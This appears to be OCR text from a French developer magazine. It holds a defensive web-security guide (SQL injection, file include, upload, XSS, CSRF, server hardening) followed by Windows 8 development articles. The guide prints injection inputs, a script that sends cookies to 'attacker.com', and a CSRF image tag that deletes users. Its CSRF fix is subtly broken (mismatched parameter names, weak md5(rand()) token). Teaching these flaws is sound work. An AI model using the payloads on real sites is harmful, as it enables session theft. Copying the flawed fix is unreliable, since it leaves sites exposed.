Pour le *ThotProject*, premier des deux projets, le laboratoire met en ligne une cinquantaine de sites web faillibles : *SQLi*, *RFI*, *LFI*, *XSS*, *CSRF* et *ODAY* ne sont alors plus des termes inconnus pour les étudiants qui doivent découvrir comment attaquer ces sites afin d'y récupérer des informations ou élever leurs privilèges. L'*IsisProject* est le deuxième de ces projets. Le but est de corriger le code source d'un site faillible qui est ensuite mis en ligne, et d'éviter qu'il ne soit attaqué par les autres étudiants.
Répondre à la question **"mon site web est-il sécurisé"** dans le cadre d'un article est complexe tant le domaine est vaste. C'est avec l'expérience acquise dans l'organisation de l'*IsisProject* que nous allons tenter d'y répondre : quelles sont les failles que l'on continue de retrouver sur les sites corrigés par des personnes ayant des notions en sécurité ? Que mettre en place sur son serveur web pour le rendre moins faillible ?

SÉCURISER LE CODE

En tant que développeur, toute une série de bonnes pratiques doivent être suivies afin d'éviter des failles qui peuvent compromettre la sécurité de votre site web.

> Les injections *SQL*

L'injection *SQL* est probablement la faille que l'on retrouve couramment dans les applications web. Elle se base sur un concept simple : laisser la possibilité à l'utilisateur de modifier une partie de la requête. Prenons la requête suivante :

```
$query = 'SELECT * FROM users WHERE login = "'. $_GET['login'] .'"
AND password = "'. $_GET['password'] .'";';
```

En ayant le contrôle sur les variables `$login` et `$password`, l'utilisateur peut modifier le comportement de la requête pour devenir, par exemple, administrateur. Pour cela, il lui suffit d'initialiser les variables aux valeurs suivantes :

```
$login = "'admin' -- ";
$password = "invalid password";
```

L'*exploit* provient ici de la possibilité d'injecter une quote dans la variable : sans cela, il n'aurait pas été possible de forger la requête à notre bon vouloir. La plupart des développeurs connaissent la fonction `mysql_real_escape_string` qui permet de contourner le problème en échappant les caractères spéciaux utilisés dans une requête SQL. Malheureusement, cette fonction ne permet pas de se prémunir contre toutes les injections.
Prenons cette requête :

```
$query = "SELECT * FROM users WHERE is_admin = 1 AND id= " . $_GET['id'];
```

Ici, `mysql_real_escape_string` ne nous est d'aucune utilité puisque aucune quote n'est utilisée. En entrant simplement `-1 OR is_admin=1 LIMIT 1`, on récupère un compte administrateur. La protection est simple : modifier la requête pour appliquer la fonction `intval` sur l'id : `$id = intval($_GET['id']);`
Savoir identifier où sont les entrées utilisateurs et s'assurer que le type des données correspond bien à ce à quoi on s'attend, permet d'éviter d'être faillible aux injections *SQL*. Mais l'utilisation de *PDO* et des requêtes préparées ; ou encore d'un *ORM* tel que *Doctrine*, restent des moyens encore plus efficaces, bien qu'une explication de comment les utiliser dépasse le cadre de cet article.

> Failles include

Par défaut, la directive `allow_url_include` de *PHP* ne permet pas d'inclure des fichiers distants. Néanmoins, il est possible d'inclure n'importe quel fichier pour lequel *PHP* a les droits de lecture. Si l'utilisateur a la possibilité d'inclure un fichier qu'il a lui-même créé et dont il connaît l'emplacement (car créé via un formulaire d'upload par exemple), alors il peut avoir un contrôle total sur le serveur web : c'est le pire scénario imaginable.
Ici, la protection est simple :

- une inclusion ne doit **jamais** dépendre d'une entrée utilisateur ;
- mais dans le cas où elle **doit** en dépendre, l'entrée **doit toujours** appartenir à une **liste blanche.**

Lorsqu'un site est développé, on retrouve souvent une page `index.php` qui inclut la page renseignée en paramètre (http://site.com/index.php?page=galerie_photo), le code ressemblant à :

```
$page = $_GET['page'];
include($page . '.php');
```

Il est ici **primordial** de vérifier que `$page` appartient bien à une liste de pages susceptibles d'être incluses. On pourrait jouer la sécurité suivante, peu dynamique mais efficace :

```
$pages_ok = array('accueil', 'contact', 'users', 'galery');
if (in_array($page,  $pages_ok)) {
  include($page . '.php');
}
```

Ainsi, quoi que fasse l'utilisateur, la page ne sera incluse que s'il s'agit de la page d'accueil, de contact, de membres ou encore de la galerie photos.

> Failles upload

Comment faire pour permettre aux utilisateurs d'*uploader* des fichiers tout en s'assurant de la sécurité de l'applicatif ?
Pour répondre à cette question, il faut commencer par comprendre comment un attaquant pourrait exploiter un formulaire d'upload. Il pourrait :

- *uploader* un fichier portant l'extension *.php* et ouvrir la page directement afin d'exécuter le code ;

- *uploader* un fichier contenant du code *PHP*, peu importe son extension, et l'inclure en se servant d'une éventuelle *faille include* décrite ci-dessus afin d'exécuter le code.

Pour s'en protéger, une série de mesures simples doit s'appliquer :

- vérifier l'extension du fichier *uploadé* : les fichiers interprétés par le serveur web (.php, .php5, ...) doivent être renommés ou interdits ;
- déplacer les fichiers dans un répertoire en dehors du répertoire racine où est hébergé le site web. Ainsi, les fichiers uploadés ne seront pas accessibles directement.

Afin d'assurer une meilleure protection, il faut ajouter à ces mesures une configuration adaptée au niveau du serveur, dont nous parlons dans la deuxième partie de cet article.

> Failles client : *XSS*

Commençons par un petit rappel : lorsqu'un utilisateur se connecte sur votre site, vous utilisez probablement une session pour pouvoir l'identifier. Pour le client, le client est un *cookie* contenant un numéro généré aléatoirement : le `PHPSESSID`. Le simple fait d'obtenir ce *cookie* de la part d'un attaquant lui permet de se faire passer pour un client légitime.

Les failles *XSS* sont souvent oubliées lorsqu'il s'agit de sécuriser le code source d'une application web. Le fonctionnement est simple : faire exécuter du code *javascript* à un autre client.

Prenons l'exemple d'un forum en ligne : chaque utilisateur peut envoyer un message que les autres peuvent lire. Imaginons que le code qui affiche le message ressemble à :

```
$q = mysql_query("SELECT * FROM messages");
while (($res = mysql_fetch_assoc($q)) {
  echo $res['message'];
}
```

Si le message précédemment entré contient du code *javascript*, alors il sera exécuté par les autres clients.

```
$msg = '<script type="text/javascript">document.location =
"http://attacker.com/?cookies=" + document.cookie;</script>';
```

Le code redirige le client vers une page web, hébergée par l'attaquant, en renseignant dans la requête les cookies. Il a alors toute la liberté de se servir de la session du client légitime en utilisant ses cookies.

Ici, la protection est simple : appeler la fonction `htmlspecialchars` ou `htmlentities` qui convertit lors de l'affichage les caractères spéciaux (&, <, >, ", ') en leur code *HTML*. Ainsi, le *javascript* ne sera pas exécuté.

> Failles client : CSRF

Les failles *CSRF* sont souvent elles aussi sous-évaluées. Elles consistent à utiliser un compte légitime pour lui faire faire une action à son insu. Imaginons une page d'administration permettant de supprimer un membre via un id donné dans l'*URL*, et qui est correctement protégée : seul un administrateur peut accéder à cette page, dont le code source pourrait ressembler à :

```
mysql_query("DELETE FROM users WHERE id = " . intval($_GET['id']));
```

Ici, la requête est protégée correctement contre les injections *SQL*, mais elle comporte tout de même un problème : si l'attaquant arrive à envoyer un administrateur sur cette page (en lui envoyant un lien vers une image pointant sur ce lien, par exemple, en lui faisant visiter une page contenant une balise `<img src="http://www.victim.com/delete_user.php?id=1" />`), alors il pourra supprimer n'importe quel utilisateur puisqu'il aura les droits nécessaires pour le faire.

La faille se base sur le fait que la seule connaissance de l'*id* de l'utilisateur à supprimer permet à un compte ayant les droits nécessaires d'effectuer l'action.

Ici, la protection est plus complexe à mettre en place. Le but est de mettre en place un *token* généré aléatoirement dans la session de l'utilisateur lors de la connexion. Ainsi, dans la page de connexion, on verra par exemple :

```
if ($login_is_ok) {
  $csrf_token = md5(rand());
  $_SESSION['csrf_token'] = $csrf_token;
}
```

Ce code a pour but :

- de créer une variable aléatoire, stockée dans `$csrf_token` ;
- de stocker cette variable dans la session de l'utilisateur.

La suppression de l'utilisateur devra se faire en deux temps.

- Dans un premier temps, on génère un lien sur lequel il faut cliquer pour confirmer la suppression de l'utilisateur

```
echo '<a href="delete_user.php?id=' . $_GET['id'] . '&amp;
token=' . $_SESSION['csrf_token'] . '">Supprimer ?</a>';
```

- Dans un second temps on vérifie que le token fourni est bien le même que celui de la session et on supprime l'utilisateur :

```
if (isset($_GET['csrf_token']) && $_GET['csrf_token'] == $_
SESSION['csrf_token']) {
    mysql_query("DELETE FROM users WHERE id = " intval($_GET
['id']));
}
```

Le bénéfice d'ajouter un token est évident : si l'attaquant envoie l'administrateur sur cette page, l'utilisateur ne sera pas supprimé car la valeur du token, `$_GET['csrf_token']` ne lui est pas connue.

En règle générale, il est déconseillé d'utiliser des variables GET pour ajouter ou modifier des données. Dans ce cas, au lieu de générer un lien de confirmation pour la suppression de l'utilisateur, il aurait été préférable de générer un formulaire.

SÉCURISER LE SERVEUR

Comprendre et sécuriser son code est la première étape pour protéger son site web contre d'éventuelles attaques.

Mais c'est aussi une chose qui peut s'avérer impossible pour de multiples raisons : si le code est développé par des tiers, comment se protéger de ses failles ? Et si l'administrateur n'est pas développeur ? Et s'il manque tout simplement de temps, et que s'assurer de la sécurité du code n'est pas une priorité ?

Si pour avoir une sécurité optimale il vaut mieux cumuler les protections, il y a tout de même quelques actions à mettre en place, plutôt simples, du côté du serveur web.

> La base de données

Une mauvaise gestion des droits des utilisateurs de la base de données peut mener à une compromission complète du serveur avec une simple injection *SQL*.

Beaucoup de sites web se servent de l'utilisateur *root* pour exécuter les requêtes.

Ainsi, une simple injection *SQL* permettra de créer un fichier sur le serveur (par exemple, un fichier *PHP* contenant une backdoor).

C'est pour cela qu'il est primordial de s'assurer de quelques bonnes règles d'utilisations :

- Il n'existe aucune bonne raison de se connecter à la base de données avec un utilisateur *root*, ou un quelconque autre utilisateur bénéficiant de plus de droits qu'il ne lui en faudrait. Il conviendra alors de créer un utilisateur dédié pour le site, *via* la requête `GRANT ... PRIVILEGES`. L'utilisation de *phpmyadmin* ou de tout autre client graphique *MySQL* permettra de gérer simplement les permissions des utilisateurs ;
- Rendre le serveur inaccessible depuis Internet. Vos sites sont en général sur le même serveur que la base de données *MySQL*. Utiliser la connexion locale suffit largement et empêchera l'attaquant de se connecter à la base, même s'il en possède les identifiants ;
- Sécuriser les outils de management tels que *phpmyadmin* en autorisant seulement certaines adresses *IP* à y accéder, voire les rendre inaccessibles en dehors d'un *VPN*.

> Sécuriser l'upload

En plus des mesures vues précédemment pour sécuriser l'upload, quelques mesures simples peuvent s'ajouter, permettant de s'assurer que le site ne sera pas faillible :

- servir les fichiers uploadés dans un répertoire ne permettant pas d'exécuter le *PHP*, en utilisant la directive *Apache* `php_flag engine off` ;
- afin d'empêcher l'attaquant d'utiliser une possible *local file include* décrite précédemment, ce répertoire ne **doit pas** se trouver dans la directive `include_path` du fichier de configuration *php.ini*. Ainsi, toute tentative d'`include` se soldera par un échec.

> Un web application firewall

Il n'est pas toujours possible de sécuriser un applicatif web :

- le développeur de l'application n'est plus disponible et personne ne connaît son fonctionnement ;
- l'application est trop critique : elle est souvent en production depuis plusieurs années et génère des revenus non négligeables, personne ne souhaite prendre le risque de la modifier.

Dans ces cas la, il est possible de recourir à un pare-feu applicatif afin de sécuriser son application. Un pare-feu applicatif sera le plus souvent placé en amont du site à protéger, et analysera toutes les requêtes afin de détecter une attaque potentielle.

Deux approches existent pour les pare-feu applicatifs : l'approche par liste noire (le pare-feu le plus connu adoptant cette approche est certainement *mod_security*) et celle par liste blanche (parmi ceux utilisant cette approche, *naxsi* est le plus utilisé).

Chacune de ces 2 approches présente des avantages et des inconvénients :

- Liste noire :
  - Diminue très fortement les performances du site, car de lourdes expressions rationnelles sont évaluées à chaque requête ;
  - Un attaquant pourra contourner le pare-feu en *obfuscant* sa requête ;
  - Demande une forte maintenance pour tenir à jour les règles de sécurité.
- Liste blanche :
  - Très peu coûteux en ressource ;
  - Demande une courte phase d'apprentissage afin de repérer les requêtes légitimes ;
  - Le risque de contournement est extrêmement faible ;

Aucune maintenance à effectuer après la mise en production.

Pour toutes ces raisons, notre choix se porte sur l'approche par liste blanche (notamment avec naxsi).

Une liste des principaux pare-feu applicatifs est disponible à l'url suivante : https://www.owasp.org/index.php/Web_Application_Firewall.

> Faire des sauvegardes

Cette recommandation ne s'applique pas seulement à ceux qui veulent protéger les données de leur site web, mais à toute personne stockant des informations ayant une valeur quelle qu'elle soit. Il existe mille raisons de perdre des données : un pirate réussit à les supprimer, un disque dur défaillant, un incendie dans la pièce où se trouve le serveur…

Faire des sauvegardes régulièrement et s'assurer, en les restaurant, qu'elles sont correctement effectuées permet de restaurer les services une fois que tout est perdu.

Pour l'anecdote, c'est parce qu'il avait des sauvegardes que Zythom, expert judiciaire et blogueur, a pu restaurer le contenu de son blog après avoir été piraté alors qu'il présentait sa profession au SSTIC en juin 2012.

CONCLUSION

Afin de bien sécuriser son serveur web il est important de comprendre de quelle manière un attaquant pourrait exploiter une faille, et d'allier une *review* du code à une bonne configuration du serveur.

Dans cet article, nous avons volontairement pris le cas de l'installation par défaut d'une distribution Linux standard telle *Debian* ou *Ubuntu*. Devoir traiter avec des anciennes versions de *PHP* comportant des failles de sécurité non *patchées*, encore sensibles par exemple aux *null byte injection*, ajoute une complexité supplémentaire lorsqu'il s'agit d'améliorer la sécurité de l'applicatif. Avant toute chose donc, **mettez votre système à jour** !

Julien **Castets** *est étudiant à Epitech (promotion 2012) et membre à l'ESL depuis 2009 après sa victoire par équipe à la session du ThotProject 2008, il est désormais développeur système à* Rentabiliweb.

Solvik **Blum** *est membre de l'ESL et administrateur du Thot Project suite à sa victoire par équipe en 2010. Il est également développeur à* Online, *filiale du groupe Iliad (Free), spécialisée dans l'hébergement.*

Sébastien **Blot** *est membre de l'ESL depuis deux ans suite à sa victoire par équipe au Thot Project de 2010. Il est maintenant consultant sécurité chez NBS-System.*

Windows 8 de A à W

1re partie

Le 26 octobre, Windows 8 sera officiellement disponible. Mais pour le développeur, le chemin aura été long depuis les premières bêtas, les changements d'API et de librairies. Les nouveautés sont nombreuses et nous avons déjà largement abordé le sujet depuis 6 mois. Dans ce dossier en deux parties, nous allons vous aider à mieux démarrer en développement Windows 8, vous apprendre à migrer le code actuel, comprendre WinRT, utiliser au mieux Windows Store ou encore la reconnaissance d'écriture. Windows 8, et par extension Windows RT, introduit de nouveaux paradigmes et de nouvelles fonctionnalités qu'il faut maîtriser.

Windows 8 fait partie d'une approche unifiée voulue par Microsoft : disposer de la même interface (= expérience utilisateur) partout (tablette, smartphone, desktop...). Modern UI (ex-Metro) fournit cette expérience globale avec des guidelines très précis que le développeur doit respecter, surtout si l'application doit être soumise au Store. Windows 8, Windows RT, Windows Phone 8, même combat. Cependant, il faut raison garder. Car la plateforme a beau être uniforme. Le slogan « coder et designer une fois et déployer partout » ne sera pas valable.

Si le code fonctionnel pourra l'être, il faudra qu'il soit générique, et créer des sous-branches par cible. Pour l'interface, il faut prendre en compte les caractéristiques de chaque écran : différents modes d'affichage sur tablette, approche différente sur smartphone, prendre en compte l'ergonomie tactile et souris – clavier. Cependant, des mécanismes évitent ces lourdeurs (voir le système de state).

Sur la partie Windows Phone 8, les restrictions sur l'accès au SDK suscitent de nombreuses réactions et des rumeurs sur telle absence (pas de JavaScript) ou telle nouveauté (comme l'arrivée de C++).

Nous aurons plus de précisions lors de la sortie effective des différents systèmes. Mais le développeur peut dès à présent coder et migrer !

Bonne découverte.


François Tonic

Windows 8

Microsoft

Les nouveautés Windows 8 pour les développeurs

Si l'on devait deviner les objectifs que l'équipe de développement WinRT s'était fixés, on pourrait dire : rapidité et fluidité, support de langages courants (C++, Javascript, C#/VB) et code identique sur tous les langages. Il est bien évidemment toujours possible de développer avec le Framework .Net pour la partie bureau de Windows 8. Le côté WinRT est quant à lui réservé à Windows 8 App. On peut dire que c'est une partie du framework, tout comme WPF, Silverlight, etc.



Afin de mieux se rendre compte, voici un schéma du Framework 4.5 ci-dessus. Que vous choisissiez de développer en Javascript, C++ ou C#, l'API est la même ! WinRT apporte énormément de nouveautés, c'est pourquoi nous ne parlerons que des plus importantes : WinRT et ses langages, l'asynchronisme avec le nouveau mot clé await et pour finir les Charms de partage et de recherche.

> WinRT

À première vue, WinRT semble naturel pour chaque développeur habitué aux langages supportés :

- en C++ on développe avec une librairie référencée dans le projet ;
- les développeurs Javascript développent simplement dans des .js liés au projet ;
- en C#/VB on semble développer dans un projet .Net classique (Silverlight ou WPF).

Mais WinRT est différent du reste du framework .Net, il est plus proche de ce que les développeurs C++ connaissent. En effet, WinRT est un runtime, écrit en C++ par l'équipe Windows et exposé aux quatre langages de façon naturelle. Voici un exemple provenant de la MSDN afin d'illustrer cela :

En C++

```
ImageEncodingProperties^ imageProperties = ref new ImageEncoding
Properties();
imageProperties->Subtype = «JPEG»;
imageProperties->Width = 320;
imageProperties->Height = 240;
auto opCapturePhoto = m_mediaCaptureMgr->CapturePhotoToStorage
FileAsync(imageProperties, this->m_photoStorageFile);
```

Javascript

```
var photoProperties = new Windows.Media.MediaProperties.Image
EncodingProperties();
photoProperties.subtype = «JPEG»;
photoProperties.width = 320;
photoProperties.height = 240;
mediaCaptureMgr.capturePhotoToStorageFileAsync(photoProperties
, photoStorage).then(…
```

En C#

```
ImageEncodingProperties imageProperties = new ImageEncoding
Properties();
imageProperties.Subtype = «JPEG»;
imageProperties.Width = 320;
imageProperties.Height = 240;
await mediaCaptureMgr.CapturePhotoToStorageFileAsync(image
Properties, photoStorageFile);
```

Ces quelques lignes de code permettent d'allumer la caméra, prendre une photo, changer sa taille et l'enregistrer en local sous forme de Jpeg. La première chose que l'on remarque est le fait que, quel que soit le langage, on utilise les mêmes objets et les mêmes méthodes. La seule différence est la casse, en Javascript les noms des méthodes et propriétés utilisent la casse CAML alors qu'en C++ et C# la casse Pascal est utilisée afin de respecter les conventions d'usage de chaque langage. Bien que WinRT soit écrit en C++ afin d'être le plus rapide possible, toute l'API est supportée dans ces langages rendant ainsi son utilisation transparente.

> Composants WinRT (WinMD)

Javascript, C++ et C# fonctionnant tous trois avec l'API WinRT, il semblerait logique de pouvoir faire des librairies utilisables dans ces trois langages. Cela est possible, mais elles doivent être écrites en C++, C# ou VB ; le Javascript n'est pas utilisable pour écrire des librairies mais peut tout à fait consommer une librairie écrite dans un des autres langages. Un composant WinRT ressemble à une librairie classique à quelques restrictions près. Certaines règles sont donc à suivre afin de créer un composant WinRT. Une des principales règles est de n'utiliser que des types WinRT ou .Net basique (comme string, int, ...) dans les méthodes et propriétés publiques et protégées. D'autres règles existent, afin de les consulter, rendez-vous sur MSDN (http://msdn.microsoft.com/en-us/library/windows/apps/br230301). Autre point important, il est possible de convertir une librairie classique en composant WinRT, simplement en changeant le type de sortie « Class Library » par « WinMD » (MD pour Meta Data).

> Await

Vous avez pu voir dans l'exemple ci-dessus, ou entendre parler du fameux mot clé await. C'est un nouveau mot clé qui permet de faire plus simplement de l'asynchronisme. Rappelez-vous sous Windows Phone (ou Silverlight) ce que cela pouvait donner :

```
private void DownloadPage()
{
 WebClient client = new WebClient();
 client.DownloadStringCompleted += DownloadStringCompleted;
 client.DownloadStringAsync(new Uri(«http://www.bing.com»));
}
private void DownloadStringCompleted(object sender, Download
StringCompletedEventArgs e)
{
 // Only proceed if there wasn't an error
 if (e.Error == null)
 {
  …
 }
}
```

Dans ce cas, on effectuait un appel réseau asynchrone, le souci que l'on pouvait rencontrer (hormis la lisibilité) était que dans la méthode DownloadStringCompleted nous n'avions pas accès aux variables locales de DownloadPage, aucun contexte n'était sauvegardé.
Pour résoudre ce problème il suffit d'utiliser une expression lambda :

```
private void DownloadPage()
{
 WebClient client = new WebClient();
 client.DownloadStringCompleted += (o, e) =>
   {
     // Only proceed if there wasn't an error
     if (e.Error == null)
     {
       …
     }
   };
 client.DownloadStringAsync(new Uri(«http://www.bing.com»));
}
```

Le contexte est ainsi sauvegardé et nous avons accès à toutes les variables présentes dans la méthode DownloadPage. Cependant le problème de la lisibilité persiste (et donc un souci de maintenabilité). D'autre part, si à la fin de cet appel asynchrone vous deviez en faire un autre, le code ressemblerait à cela :

```
private void DownloadPage()
{
 WebClient client = new WebClient();
 client.DownloadStringCompleted += (o, e) =>
   {
     // Only proceed if there wasn't an error
     if (e.Error == null)
     {
       WebClient client2 = new WebClient();
       client2.DownloadStringCompleted += (o, e) =>
         {
           // Only proceed if there wasn't an error
           if (e.Error == null)
           {
             …
           }
         };
       client2.DownloadStringAsync(new Uri(«http://www.microsoft.com»));
     }
   };
 client.DownloadStringAsync(new Uri(«http://www.bing.com»));
}
```

Le gros souci ici est la lisibilité et la maintenabilité du code. Imaginez maintenant d'écrire ce code de façon synchrone, mais que l'exécution soit asynchrone. C'est ce que permet le mot clé await :

```
private async void DownloadPage()
{
 HttpClient client = new HttpClient();
 string bing = await client.GetStringAsync(«http://www.bing.com»);
 DoSomethingWithString(bing);
 string ms = await client.GetStringAsync(«http://www.microsoft.com»);
 DoSomethingWithString(ms) ;
}
```

Le code est devenu beaucoup plus lisible, il y a donc un gain en maintenabilité. Alors comment cela fonctionne ? La première chose à savoir est que toute la méthode s'exécute dans le même thread. Ensuite l'exécution est bien asynchrone, la partie non surlignée s'exécute, puis au retour de la requête du premier GetStringAsync la partie surlignée en jaune s'exécute, et enfin la partie en vert s'exécute au retour de l'appel du second GetStringAsync. Dernière chose, les appels asynchrones peuvent échouer (la plupart du temps pour une erreur de réseau). Pour récupérer une erreur il suffit simplement d'utiliser un try/catch :

```
try
{
 string bing = await client.GetStringAsync(«http://www.bing.com»);
}
catch (Exception e)
{
 …
}
```

Pour plus de détails sur await, rendez-vous sur MSDN (http://msdn.microsoft.com/en-us/library/hh191443.aspx).

> Charms

Les Charms sont une grande nouveauté sous Windows 8, ils permettent l'accès rapide à certaines fonctionnalités comme le partage, la recherche et l'accès à des périphériques externes comme des imprimantes. Et ces fonctionnalités sont accessibles depuis l'API WinRT. Elles permettent à l'utilisateur une homogénéité entre le système et les applications.

> Le partage

Plus besoin d'intégrer Facebook, Twitter ou encore d'autres réseaux sociaux ou système de partage. La seule chose que vous ayez à implémenter est le partage système. Pour cela quelques lignes de code suffisent :

```
private void RegisterForShare()
{
 DataTransferManager dataTransferManager = new DataTransfer
Manager .GetForCurrentView();
 dataTransferManager.DataRequested += ShareTextHandler ;
}

private void ShareTextHandler(DataTransferManager sender, Data
RequestedEventArgs args)
{
 DataRequest request = e.Request ;
 request.Data.Properties.Title = «Share text example» ;
 request.Data.Properties.Description = «A demonstration that
shows how to share text.»;
 request.Data.SetText(«Hello World!») ;
}
```

Appelez simplement RegisterForShare dans votre code, et dès que l'utilisateur ira dans la barre de Charms et demandera le partage, la méthode ShareTextHandler sera appelée et votre texte sera partagé. Comme vous l'avez sûrement deviné, il est possible de recevoir le partage. Je vous invite donc à voir sur MSDN comment faire (http://msdn.microsoft.com/en-us/library/windows/apps/xaml/hh871363.aspx) [Fig.1].

> La recherche

La recherche sous Windows 8 est très utilisée, que ce soit pour rechercher une application ou rechercher dans une application.
Pour ajouter la recherche au sein de votre application il suffit d'ajouter un nouveau fichier de type Search Contract. Cela ajoute à votre projet un fichier xaml/cs. Ce fichier représente la page qui sera appelée lors d'une recherche. Il ne reste plus qu'à effectuer la recherche. Tout se passe dans la méthode LoadState :

```
protected override void LoadState(Object navigationParameter,
Dictionnary<String, Object> pageState)
{
 var queryText = navigationParameter as String;
 [...]
}
```

Le navigationParameter permet de récupérer ce que l'utilisateur a tapé comme recherche. Pour plus d'informations sur les Charms, rendez-vous sur MSDN (http://msdn.microsoft.com/en-us/library/windows/apps/hh464906.aspx) [Fig.2]. On peut dire que Microsoft a réussi un gros challenge : rassembler les développeurs d'horizons différents et permettre aux utilisateurs d'avoir une expérience homogène sur l'ensemble de sa plateforme et des applications.

Benjamin **Baldacci** - *Consultant .Net à Wygwam*




Fig.2




Fig.1

Ma première application Windows 8

Une application de style Modern UI (anciennement nommé style Metro) est une application pouvant s'exécuter sous Windows 8. Pour vous permettre d'en découvrir la puissance et d'en apprécier sa simplicité, nous allons vous guider au travers des différentes étapes pour créer puis configurer un projet de type Modern UI sous Visual Studio 2012 et effectuer un premier déploiement sur le Windows Store.

Le développement d'une application de style Modern UI peut se faire en plusieurs langages, permettant ainsi à un grand nombre de développeurs de le faire dans celui qu'ils connaissent le mieux. Que vous maîtrisiez le développement web (HTML5/CSS3), le développement d'application .Net en WPF ou Silverlight (XAML/C#, VB, et même C++) ou encore les applications DirectX (C++), sachez que vous pouvez développer vos applications selon le style Modern UI [Fig.1]. Ces applications peuvent s'afficher sous différents modes, avec par défaut un affichage en plein écran et sans bordure. Cependant, une application de style Modern UI ne peut s'exécuter que sur Windows 8. Nous allons donc poursuivre cet article en vous présentant l'installation de Windows 8, suivie de l'installation de Visual Studio 2012. Ensuite, nous vous expliquerons comment créer votre première application en style Modern UI et terminerons par son déploiement sur le Windows Store.

> Vérification et installation des prérequis

Avant de commencer, allons faire un petit tour du côté des habituels prérequis. La première étape consiste donc à vérifier et éventuellement installer et configurer votre socle applicatif.

Vous aurez besoin de :

- Windows 8 (version Professionnal, disponible sur MSDN)
- Visual Studio 2012 (version Professionnal ou Ultimate, disponible en RTW sur MSDN)

Installation de Windows 8 et de Visual Studio 2012

Démarrez l'installation de Windows 8 RTM. Sélectionnez la langue




Fig.1

que vous désirez et entrez alors la clé produit que vous avez obtenue sur le site MSDN. Sachez que si vous n'avez pas de clé produit, vous pouvez quand même utiliser Windows 8 RTM pendant 30 jours en version d'évaluation. Une fois l'installation terminée, vous devrez donner un nom à votre ordinateur et choisir le jeu de couleur de votre interface Modern UI. Sur l'écran suivant, cliquez sur « Utiliser la configuration rapide », et pour terminer, saisissez les informations de votre compte Windows Live. Votre installation de Windows 8 est alors terminée, et vous voilà sur votre interface Modern UI [Fig.2].

Pour continuer, vous devez vous procurer la version Professionnal ou la version Ultimate de Visual Studio 2012. Elles sont également disponibles en téléchargement sur le site MSDN.

Lancez alors l'installation de Visual Studio 2012 et suivez l'assistant afin de procéder à l'installation complète de Visual Studio 2012. Une fois l'installation terminée, nous pouvons passer à la suite.

